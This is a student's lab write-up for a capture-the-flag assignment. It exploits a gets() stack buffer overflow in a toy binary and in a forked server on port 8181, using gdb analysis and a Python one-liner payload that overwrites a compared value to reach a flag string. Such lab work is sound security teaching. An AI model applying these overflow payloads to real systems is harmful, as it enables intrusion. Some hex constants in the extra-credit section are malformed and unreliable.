Super Duper Joke Attack()

Paul D. Camarata

1 August 2018

Abstract

The most exciting phrase to hear in science, the one that heralds new discoveries, is not 'Eureka!' (I've found it!), but 'That's funny...' -Isaac Asimov.

1 Introduction

The purpose of this exploitation project was to gain a better understanding of how to recognize and take advantage of a buffer overflow vulnerability. It is broken apart into two sections. The primary section is dedicated to identifying and exploiting a very basic overflow vulnerability. The second section is the extra credit portion. Based on the samples given throughout the week, and made available to us via a web tutorial, the actual execution was extremely simple. The overall objective is to capture the flag, Nice job! Teacher, give this student an A. located in the binary.

2 Part I: The Assignment

Part I, the assignment portion, presented us with one, basic, file, tellMeAJoke. The images included are here to reference the work that was done locally. The assignment is broken apart into three logical sections. First we will do a quick review of the file by itself, static analysis. Secondly, we will beging executing and debugging the file, dynamic analysis.

2.1 Static Analysis: Pre-Debugger

Figure 1 is a reference to running the 'file' command. The goal here is to understand what we are working with, and in what architecture a dynamic analysis will work.




Figure 1: file

Our target is the flag. Since we know it is a string in the file, we will do a quick dump of the strings to see if there is any additional information we can infer.

```
[camarata.sa@pc-cent HW2]$ strings -d --radix=x tellMeAJoke
    134 /lib/ld-linux.so.2
    185 USk&%
    22d libc.so.6
    237 _IO_stdin_used
    246 gets
    24b puts
    250 __stack_chk_fail
    261 sleep
    267 __libc_start_main
    279 __gmon_start__
    288 GLIBC_2.4
    292 GLIBC_2.0
    3b8 PTRh@
    62c [^_]
    662 Why shouldn't you buy anything with velcro?
    692 Not only is that not funny, but you have not passed this test, yet
!
    6d7         Keep trying!!
    6ea         Because it's a total rip-off!!!!!
    710                 Nice job! Teacher, give this student an A.
    742 You're still not funny, but at least you're on the right path!!
    7ef ;*2$"
```

Figure 2: strings

We can see that our flag does exist in the file and we can even see some additional strings that we might expect to find as we begin executing the file.

2.2 Static Analysis: Debugger

It is now time to fire up the debugger. We are intentionally using gdb here vice any of the alternative debuggers.

```
[camarata.sa@pc-cent HW2]$ gdb ./tellMeAJoke
```

Figure 3: gdb

First things first, we are going to set our assembly flavor. We've only been practicing intel based architecture in class so that is what we will use.

```
(gdb) set disassembly-flavor intel
```

Figure 4: flavor

We are going to assume that the program is a compiled C program and attempt to disassemble the main() function. If this assumption was false, there would be some additional preamble that we would attempt here.

```
(gdb) disassemble main
Dump of assembler code for function main:
   0x0804859b <+0>:     lea    ecx,[esp+0x4]
   0x0804859f <+4>:     and    esp,0xfffffff0
   0x080485a2 <+7>:     push   DWORD PTR [ecx-0x4]
   0x080485a5 <+10>:    push   ebp
   0x080485a6 <+11>:    mov    ebp,esp
   0x080485a8 <+13>:    push   ecx
   0x080485a9 <+14>:    sub    esp,0x4
   0x080485ac <+17>:    sub    esp,0xc
   0x080485af <+20>:    push   0xcafebabe
   0x080485b4 <+25>:    call   0x80484ab <tellAFunnyJoke>
   0x080485b9 <+30>:    add    esp,0x10
   0x080485bc <+33>:    mov    eax,0x0
   0x080485c1 <+38>:    mov    ecx,DWORD PTR [ebp-0x4]
   0x080485c4 <+41>:    leave
   0x080485c5 <+42>:    lea    esp,[ecx-0x4]
   0x080485c8 <+45>:    ret
End of assembler dump.
```

Figure 5: disassemble main

There is very little of note here. The only thing that points us in any direction is a call to another function called tellAFunnyJoke(). Now we disassemble this function.

```
0x080484d9 <+46>:    call   0x8048350 <gets@plt>
0x080484de <+51>:    add    esp,0x10
0x080484e1 <+54>:    cmp    DWORD PTR [ebp+0x8],0xcafebabe
0x080484e8 <+61>:    jne    0x8048526 <tellAFunnyJoke+123>
0x080484ea <+63>:    sub    esp,0xc
0x080484ed <+66>:    push   0x8048690
0x080484f2 <+71>:    call   0x8048380 <puts@plt>
0x080484f7 <+76>:    add    esp,0x10
0x080484fa <+79>:    sub    esp,0xc
0x080484fd <+82>:    push   0x2
0x080484ff <+84>:    call   0x8048360 <sleep@plt>
0x08048504 <+89>:    add    esp,0x10
0x08048507 <+92>:    sub    esp,0xc
0x0804850a <+95>:    push   0x80486d7
0x0804850f <+100>:   call   0x8048380 <puts@plt>
0x08048514 <+105>:   add    esp,0x10
0x08048517 <+108>:   sub    esp,0xc
0x0804851a <+111>:   push   0x2
0x0804851c <+113>:   call   0x8048360 <sleep@plt>
0x08048521 <+118>:   add    esp,0x10
0x08048524 <+121>:   jmp    0x8048588 <tellAFunnyJoke+221>
0x08048526 <+123>:   cmp    DWORD PTR [ebp+0x8],0xdeadbeef
0x0804852d <+130>:   jne    0x804856b <tellAFunnyJoke+192>
```

Figure 6: disassemble tellAFunnyJoke

The output has been substantially truncated and only a relevant section is presented. Basically here we see that there is a call for input and then two potential jumps (jne) based on compares (cmp) to a couple of hex values. Based on the examples, these are the most likely locations for our flag to be found. A quick examination of the jump locations will likely lead us to our string. Our first goal is to examine these memory locations using gdb.

```
(gdb) x/64xb 0x8048690
0x8048690:      0x0a    0x0a    0x4e    0x6f    0x74    0x20    0x6f    0x6e
0x8048698:      0x6c    0x79    0x20    0x69    0x73    0x20    0x74    0x68
0x80486a0:      0x61    0x74    0x20    0x6e    0x6f    0x74    0x20    0x66
0x80486a8:      0x75    0x6e    0x6e    0x79    0x2c    0x20    0x62    0x75
0x80486b0:      0x74    0x20    0x79    0x6f    0x75    0x20    0x68    0x61
0x80486b8:      0x76    0x65    0x20    0x6e    0x6f    0x74    0x20    0x70
0x80486c0:      0x61    0x73    0x73    0x65    0x64    0x20    0x74    0x68
0x80486c8:      0x69    0x73    0x20    0x74    0x65    0x73    0x74    0x2c
```

Figure 7: x/64xb 0x8048690

If we were to present the hex value of 0xcafebabe to this compare, then we would print the information available at this location. A quick hex to ascii conversion shows us that this location contains ”Not only is that not funny, but you have not passed this test,” which is not our desired flag. Time to check out our second potential compare.

```
(gdb) x/64xb 0x80486e8
0x80486e8:      0x0a    0x0a    0x09    0x42    0x65    0x63    0x61    0x75
0x80486f0:      0x73    0x65    0x20    0x69    0x74    0x27    0x73    0x20
0x80486f8:      0x61    0x20    0x74    0x6f    0x74    0x61    0x6c    0x20
0x8048700:      0x72    0x69    0x70    0x2d    0x6f    0x66    0x66    0x21
0x8048708:      0x21    0x21    0x21    0x21    0x0a    0x00    0x00    0x00
0x8048710:      0x09    0x09    0x4e    0x69    0x63    0x65    0x20    0x6a
0x8048718:      0x6f    0x62    0x21    0x20    0x54    0x65    0x61    0x63
0x8048720:      0x68    0x65    0x72    0x2c    0x20    0x67    0x69    0x76
```

Figure 8: x/64xb 0x8048690

Here we see what would potentially be output if we instead presented the hex value of 0xdeadbeef. Doing another hex to ascii conversion, we are presented with ”Because it’s a total rip-off!!!!!” and ”Nice job! Teacher, giv.” Voila, we have found the desired location in memory to capture our flag. The only thing left to do is to manipulate the program to get us there.

2.3 Dynamic Analysis

Since we downloaded this file from the internet, we will need to add the executable bit to make it runnable.

```
[camarata.sa@pc-cent HW2]$ chmod +x tellMeAJoke
```

Figure 9: chmod +x

We need to figure out how much data we can pump into the buffer and then how much we need to overflow to force the program to jump where we want. First things first, we set out break point to examine the stack at the desired location.

```
(gdb) b *0x080484e8
Breakpoint 1 at 0x80484e8
```

Figure 10: b *0x080484e8

Here we are setting a break just after the first compare and before the jump. History has shown us that the gets() call is overflowable. Once we set our break point, it is time to execute our program.

```
(gdb) run <<< $(python -c "print '\x41'*40")
Starting program: /home/camarata.sa/Documents/CYBR/CYBR-570/git/HW2/tellMeAJoke <<< $(python -c "print '\x41'*40")


Why shouldn't you buy anything with velcro?

Breakpoint 1, 0x080484e8 in tellAFunnyJoke ()
```


Figure 11: run

Here we are executing the program and inserting 40 hex values of 0x41, or A in ascii. The goal is to pad our stack to see how we are manipulating it easily. The application runs until we hit our break point, and it is time to examine the stack.

```
(gdb) x/128bx $esp
0xffffcf40:     0x00    0x00    0x00    0x00    0xbc    0xcf    0xff    0x41
0xffffcf48:     0x41    0x41    0x41    0x41    0x41    0x41    0x41    0x41
0xffffcf50:     0x41    0x41    0x41    0x41    0x41    0x41    0x41    0x41
0xffffcf58:     0x41    0x41    0x41    0x41    0x41    0x41    0x41    0x41
0xffffcf60:     0x41    0x41    0x41    0x41    0x41    0x41    0x41    0x41
0xffffcf68:     0x41    0x41    0x41    0x41    0x41    0x41    0x41    0x00
0xffffcf70:     0x01    0x00    0x00    0x00    0x00    0x00    0x00    0x00
0xffffcf78:     0x01    0x00    0x00    0x00    0x00    0xd9    0xff    0xf7
0xffffcf80:     0x10    0x12    0xe9    0xf7    0xc2    0x00    0x00    0x00
0xffffcf88:     0x3f    0x00    0xc0    0x04    0x09    0x00    0x00    0x00
0xffffcf90:     0x00    0x00    0x00    0x00    0x00    0x00    0x00    0x00
0xffffcf98:     0x76    0x00    0x00    0x00    0x00    0x00    0x00    0x00
0xffffcfa0:     0x44    0xd0    0xff    0xff    0x00    0x00    0x00    0x00
0xffffcfa8:     0xc8    0xcf    0xff    0xff    0x00    0x00    0x00    0x00
0xffffcfb0:     0x67    0x82    0x04    0x08    0x00    0xd9    0xff    0xf7
0xffffcfb8:     0xc2    0x00    0x00    0x00    0x43    0x67    0xe2    0xf7
(gdb)
```

Figure 12: stack


Here we are examining 128 bytes in hex of the stack. We can easily see our inserted hex values. The key thing to note here is that it starts at 0xffffcf47. Now we need to see if there is any additional information in our registers of note.



```
(gdb) i r
eax            0xffffcf47       -12473
ecx            0xfbad2088       -72540024
edx            0xf7fbc8a4       -134494044
ebx            0xf7fbb000       -134500352
esp            0xffffcf40       0xffffcf40
ebp            0xffffcfd8       0xffffcfd8
esi            0x0      0
edi            0x0      0
eip            0x80484e8        0x80484e8 <tellAFunnyJoke+61>
eflags         0x246    [ PF ZF IF ]
cs             0x23     35
ss             0x2b     43
ds             0x2b     43
es             0x2b     43
fs             0x0      0
gs             0x63     99
```

Figure 13: registers

Specifically we are looking at the ebp register. If you recall Figure 6, we see that it is comparing our static hex value 0xdeadbeef to what is contained in ebp + 0x08. Our ebp is located at 0xffffcfd8 and is exactly 0x90 or 145 bytes away. If we add the 8 additional bytes, then we are an even 153 bytes until we start to overwrite our desired memory space. The last step is to attack the application to capture the flag. One last note, is that we are utilizing a stack in Little Endian format. Mentioning this should become more clear when presented with the attack.



```
[camarata.sa@pc-cent HW2]$ python -c "print '\x41'*153+'\xef\xbe\xad\xde'" | ./tellMeAJoke

Why shouldn't you buy anything with velcro?


        Because it's a total rip-off!!!!!

                Nice job! Teacher, give this student an A.

*** stack smashing detected ***: ./tellMeAJoke terminated
Segmentation fault
```

Figure 14: Flag!

We've done it. The flag has been captured!

3 Part II: Extra Credit

Rather than run through all the exact same steps that were completed in the assignment, this portion will focus more on the additional steps that were required to get to the flag.

First we dump the strings to see if we can't identify what we are looking for.

```
ce2 Why did the can crusher quit his job?
d0e Not only is that not funny, but you have not passed this test, yet!
d54         Keep trying!!
d6a         Because it was soda pressing!!!!!
d90                 Nice job! You've found the right answer!!! Teacher, give this student an A.
```

Figure 15: strings

Then we disassemble the main() function. This shows us that a function called handle_connection() is called.

```
0x08048a0f <+708>:    call   0x8048a9e <handle_connection>
```

Figure 16: disassemble main()

We disassemble the handle_connection() function. The only relevant thing we see here is that another function called work_connection() is called.

```
0x08048ae3 <+69>:    call   0x8048aff <work_connection>
```

Figure 17: disassemble handle_connection()

In work connection we see that the programs is using the gets() call and we see that there are quite a few compares and jumps. If we follow the same process as before, we can identify that 0xbas5eball leads us to the correct result.

```
0x08048ba6 <+167>:   cmp    DWORD PTR [ebp+0x8],0xba5eball
```

Figure 18: disassemble work_connection()

There are two major steps remaining and they are both dynamic analysis. First discover how to manipulate the program. Second identify the length of the buffer. I figured that based on the name of the application 'serveMeAJoke' implied that we were running a server of some sort. The most typical way to setup a server is to have a TCP socket bound to the system. I ran 'netstat -anp — grep serve' to see if the process created a port binding.

```
[camarata.sa@pc-cent Downloads]$ netstat -anp | grep serve
(Not all processes could be identified, non-owned process info
 will not be shown, you would have to be root to see it all.)
Active Internet connections (servers and established)
tcp        0      0 0.0.0.0:8181            0.0.0.0:*               LISTEN      13482/./serveMeAJok
```

Figure 19: netstat

As we can see above, the application is binding to port 8181. The next step was to test an interaction with the server. Here we use netcat to create a raw tcp connection to the socket.

```
[camarata.sa@pc-cent Downloads]$ nc localhost 8181

Why did the can crusher quit his job?
Hi

Not only is that not funny, but you have not passed this test, yet!

        Keep trying!!

 5670: Done.
```

Figure 20: netcat

Success. We are prompted with a question upon connecting. It accepted my input of 'Hi' and returned me a response that is obviously not the flag I am hoping for.

Once I started executing the program, I was having issues accessing the correct memory space. I set an initial breakpoint after my first compare in the work_connection() function, but I was failing to hit the break point. Reading into the code further, I discovered that the program was calling a fork, implying that it was spawning another process for the handle_connection() function. A little research later, and I discovered that gdb has a mechanism for handling this.

```
(gdb) set follow-fork-mode child
```

Figure 21: fork

Now that I have instructed the debugger to follow the child process, I hit my break and I can review the stack and registers.

```
(gdb) x/128xb $esp
0xffffca90:     0x00    0x00    0x00    0x00    0x41    0x41    0x41    0x41
0xffffca98:     0x41    0x41    0x41    0x41    0x41    0x41    0x41    0x41
0xffffcaa0:     0x41    0x41    0x41    0x41    0x41    0x41    0x41    0x41
0xffffcaa8:     0x41    0x41    0x41    0x41    0x41    0x41    0x41    0x41
0xffffcab0:     0x41    0x41    0x41    0x41    0x41    0x41    0x41    0x41
0xffffcab8:     0x41    0x41    0x41    0x41    0x00    0x71    0xe5    0x16
0xffffcac0:     0x00    0x00    0x00    0x00    0x00    0x00    0x00    0x00
0xffffcac8:     0xf8    0xce    0xff    0xff    0xe8    0x8a    0x04    0x08
0xffffcad0:     0xbe    0xba    0xfe    0xca    0x00    0x00    0x00    0x00
0xffffcad8:     0x00    0x00    0x00    0x00    0x00    0x00    0x00    0x00
0xffffcae0:     0x00    0x00    0x00    0x00    0x00    0x00    0x00    0x00
0xffffcae8:     0x00    0x00    0x00    0x00    0x00    0x00    0x00    0x00
0xffffcaf0:     0x00    0x00    0x00    0x00    0x00    0x00    0x00    0x00
0xffffcaf8:     0x00    0x00    0x00    0x00    0x00    0x00    0x00    0x00
0xffffcb00:     0x00    0x00    0x00    0x00    0x00    0x00    0x00    0x00
0xffffcb08:     0x00    0x00    0x00    0x00    0x00    0x00    0x00    0x00
```

Figure 22: stack

Here we see that my hex insert begins as 0xffffca94.




Figure 23: ebp

Here we see that ebp is located at 0xffffcac8. Simple hex math tells me that we are 0x34 hex or 52 decimal apart. My compare is going to compare the hex value with what is contained at ebp + 8. This means that we need to begin inserting our attack 60 bytes into our input in little endian format.




Figure 24: attack

We run our attack and Voila. We have successfully captured the flag!

4 Conclusion

In conclusion, I think this was an interesting exploitation project. I would definitely be interested in a project that dives a bit deeper. I felt that with the examples presented in class it was impossible to not be able to complete the steps needed to exploit these applications. The extra credit did require a bit more knowledge about how to manipulate a linux system to get information about how the application is running, but I think the class should be capable of more complex disassembly.

References

[1] Abraham Silberschatz, Peter Baer Galvin, Greg Gagne *Operating System Concepts* John Wiley & Sons Inc. 2018